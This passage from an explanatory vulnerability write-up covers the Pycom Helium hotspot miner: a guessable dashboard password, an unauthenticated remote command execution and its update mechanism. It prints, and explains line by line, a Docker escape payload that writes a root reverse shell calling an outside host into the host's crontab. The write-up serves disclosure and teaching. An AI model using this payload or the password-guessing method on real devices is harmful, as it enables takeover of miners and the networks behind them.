that container can control Docker on the host.cap_addanddevicesgrant extra low-level abilities and access to hardware.restart: on-failurerestarts the container if it crashes.
Two details matter for what follows. The dashboard is reachable from the network on port 80, and it holds the Docker control socket. Those two facts together are what turn a web bug into control of the whole device.
Lets enter the web interface
One odd thing is that Pycom advertised the miner with a management dashboard, which let you control your miner through a web interface. However, the researcher could not find this password anywhere: not in the box, not on the internet. So a useful challenge was gaining access to the web interface password. After opening the Dashboard docker, it became clear that the password is the 'animal name' of the Helium miner:
Opening the container means looking at the files inside it, which is possible once you have a shell on the device. The password turned out to be derived from the hotspot's name.
An interesting fact is that the animal names, in other words the hotspot names, of all the miners are accessible on the Helium explorer, a public website that lists hotspots. So guessing the password is not that hard. The researcher gives the example of the hotspot Breezy Vinyl Donkey, whose password would be breezy-vinyl-donkey: the same words, in lowercase, joined by hyphens.
Why this matters: a password built from information that is published on a public website is not really a secret. Anyone who can look up the hotspot name can work out the password. With that, the web interface was accessible.
How does it update?
Usually an interesting part is taking a look at the update mechanism of such a device. Updates are how new software gets onto the miner, and if an attacker can influence them, they can influence what the device runs. The researcher found a crontab file in the /root directory:
*/5 * * * * /bin/bash -c "$(curl -fsSL https://software.pycom.io/downloads/update-hotspot.sh)"
Line by line:
*/5 * * * *is the schedule: run every five minutes./bin/bash -cmeans run the following text as a shell command.$(...)means: first run the command inside the brackets, then use its output as part of the command.curl -fsSL https://software.pycom.io/downloads/update-hotspot.shdownloads a script from Pycom's server. The flags tell curl to fail quietly on errors, stay silent, and follow redirects.
So every five minutes the device downloads a script from the internet and runs it.
The script it fetches contained the following code:
#!/bin/sh
if [ ! -f /etc/provisioning.txt ]; then
    exit 0
fi
upSeconds="$(cat /proc/uptime | grep -o '^[0-9]\+')"

if [ "${upSeconds}" -lt "1800" ]
then
    exit 0
fi
REMOTE_VERSION="0.0.6"
if [ ! -f "/etc/hotspot-version.txt" ]; then
  LOCAL_VERSION="0.0.1"
else
  LOCAL_VERSION=$(cat /etc/hotspot-version.txt)
fi
echo "Local version: $LOCAL_VERSION"
echo "Remote version: $REMOTE_VERSION"
if [ ! $REMOTE_VERSION = $LOCAL_VERSION ]; then
  curl "https://software.pycom.io/downloads/miner-${REMOTE_VERSION}.tar.gz" | tar -xvzf - -C /
  while true; do
    su - ubuntu -c "docker-compose pull && docker-compose up -d --remove-orphans"
    success=$?
    if [ "$success" -eq 0 ]; then
      break
    else
      sleep 30
    fi
  done
  sleep 1
  crontab /root/crontab
  echo "UPDATED $REMOTE_VERSION" >> /etc/pycom.txt
  echo $REMOTE_VERSION > /etc/hotspot-version.txt
fi
exit 0
In plain words, step by step:
#!/bin/shsays which program should interpret the script.- If the file
/etc/provisioning.txtdoes not exist, the script stops. This is a marker that the device has been set up. - It reads the number of seconds the device has been running from
/proc/uptimeand extracts the leading digits. - If the device has been up for less than 1800 seconds (30 minutes), it stops. This avoids updating during the first minutes after a reboot.
REMOTE_VERSION="0.0.6"is the version the script wants the device to be on.- It reads the local version from
/etc/hotspot-version.txt, or assumes0.0.1if that file is missing. - It prints both versions.
- If they differ, it downloads
miner-0.0.6.tar.gzfrom Pycom's server and pipes it intotar -xvzf - -C /, which extracts the archive straight over the root of the filesystem. In other words, the files in the archive overwrite the files on the device. - It then runs
docker-compose pullanddocker-compose up -d --remove-orphansas theubuntuuser, in a loop, until it succeeds, waiting 30 seconds between attempts. This fetches the newest container images and restarts the containers. - It reinstalls the crontab from
/root/crontab, records the update in/etc/pycom.txt, and writes the new version number to/etc/hotspot-version.txt.
The current version of the software was 0.0.6, so the URL to download this particular update file is: https://software.pycom.io/downloads/miner-0.0.6.tar.gz
After downloading the file, it became clear that the tar.gz file simply contains Linux files which will be overwritten on the operating system.
A tar.gz file is an archive, like a zip file: a bundle of files packed together and compressed. Extracting it over / means its contents land in the system's own folders, replacing what was there.
This is pretty useful: the researcher could now see every change in every update, because each release is published as a downloadable archive.
Lets hack your miner
Gaining full access to the device and web interface was much easier than expected. But are there also vulnerabilities present in the device, for example in the web interface?

The web interface allows you to control the dockers, which feels like there might be command execution possibilities. If a web page can start and stop containers, it must be passing instructions to Docker, and those instructions might be abusable. After intercepting requests with Burp, he found a remote command execution vulnerability and the correct payload to download a payload remotely:
Burp sits between the browser and the web interface and shows every request. By reading and editing those requests, the researcher could see exactly what the dashboard sends to the device and try variations.
Note that there is no authentication implemented in this API. Authentication means proving who you are, usually with a password or a session. Here there is none: the API does not ask for anything. Everyone with network access to a Helium miner's web interface is able to execute the issue. He created a video with the exploit in action.
Another interesting fact is that they obtained root access to the hm-dashboard docker container. Root is the all-powerful administrator account on Linux. Within this container they were able to run the docker command to control all other dockers on the same miner. In the video they run the command ls -l / in the hm-miner docker container while sitting in the hm-dashboard container. ls -l / simply lists the contents of the root folder, but the point is where it runs: from one container, they reached into another. Pretty cool.
Are we also able to use the access to the docker command to escalate to the host operating system? Escalating here means getting out of the container and onto the real machine underneath. After a while he managed to create a payload which achieves this:
docker run --rm --mount type=bind,source="/",target=/host alpine sh -c 'echo "* * * * * root bash -c \"bash -i >& /dev/tcp/[redacted]/8000 0>&1\"" | tee -a /host/etc/crontab'
Line by line, in plain words:
docker runstarts a new container.--rmdeletes that container automatically when it finishes, so nothing is left behind.--mount type=bind,source="/",target=/hosttakes the host machine's root folder/and makes it visible inside the new container at/host. This is the key: the container can now read and write the real machine's files.alpineis the small Linux image the container is built from.sh -c '...'runs the quoted command inside the container.echo "* * * * * root bash -c \"bash -i >& /dev/tcp/[redacted]/8000 0>&1\""produces a line of text that looks like a crontab entry: run every minute, as root, a shell that connects back to[redacted]on port 8000 and attaches its input and output to that connection. That is the reverse shell.| tee -a /host/etc/crontabappends that line to the host's crontab file.tee -awrites its input both to the screen and to the end of a file.
So the payload creates and runs a new Docker container, mounts / on the host to the /host directory in the container, and adds a reverse shell to the host's crontab as root.
Contacting the vendor
The last part was to contact the vendor with all the findings. The first reply from their dev team was:
Our miner is indeed designed to be open. None of his findings are a surprise.
Sure, it is very cool for the device to be open. But in the current situation the RCE introduces risks to their customers if they connect the miner's web interface directly to the internet. It means compromise of their miner, but also of their network. The researcher confirmed that it was possible to reach his internal network from within the hm-dashboard docker container. He tried to explain this through more communication with Pycom.
Advice
The advice to users is not to connect the miner directly to the internet on ports such as SSH and HTTP. In other words, keep the device on your home network and do not open its doors to the whole world.
Happy mining!
Glossary
- API: a service meant for programs rather than people; one program sends a request and gets data or an action back.
- Authentication: proving who you are, usually with a password or a session, before a service lets you do something.
- Burp: a proxy tool that sits between a browser and a website so you can read and edit every request and response.
- Container: a sealed box in which a program runs, with its own files and view of the system, sharing the underlying machine with other boxes.
- crontab: a Linux schedule that runs commands at set times, for example every five minutes.
- Cracking: guessing passwords, scrambling each guess the same way as a stored hash, and comparing the results.
- DD: a Linux command that copies data byte for byte, used here to clone an SD card into an image file.
- Docker: software that builds and manages containers.
- Docker socket: the control channel for Docker on a machine; anyone who can use it can start, stop and create containers.
- Hash: a one-way scrambled form of a password, stored instead of the plain password.
- Helium: a cryptocurrency project built around a wireless network that people expand by running hotspots.
- Hotspot / miner: the small device that provides Helium wireless coverage and earns coins for it.
- Image (disk image): a single file that is an exact copy of a storage medium such as an SD card.
- John the Ripper: a password cracking program that tries guesses against a hash.
- Linux: the operating system running on the device, which keeps users and settings in plain files.
- Mounting: attaching a disk image or storage device to the running system so it appears as an ordinary folder.
- Port: a numbered door on a computer through which a network service is reached, for example 80 for web pages.
- Privileged container: a container given far more power over the underlying machine than a normal one.
- Privilege escalation: moving from a limited level of access to a higher one, such as from a normal user to root, or from a container to the host.
- Provisioning: the setup stage of a device, marked here by the file
/etc/provisioning.txt. - Remote command execution (RCE): a vulnerability that lets an attacker make the target computer run commands of the attacker's choosing.
- Reverse shell: a connection in which the target computer connects back to the attacker and hands over a command prompt.
- Root: the all-powerful administrator account on Linux.
- SD card: the small memory card inside the device that holds its operating system.
- tar.gz: an archive format, like a zip file, that bundles and compresses files together.
- Volume: in Docker, a folder or file from the real machine attached into a container.
- Vulnerability: a weakness in software that an attacker can use to do something the designer did not intend.




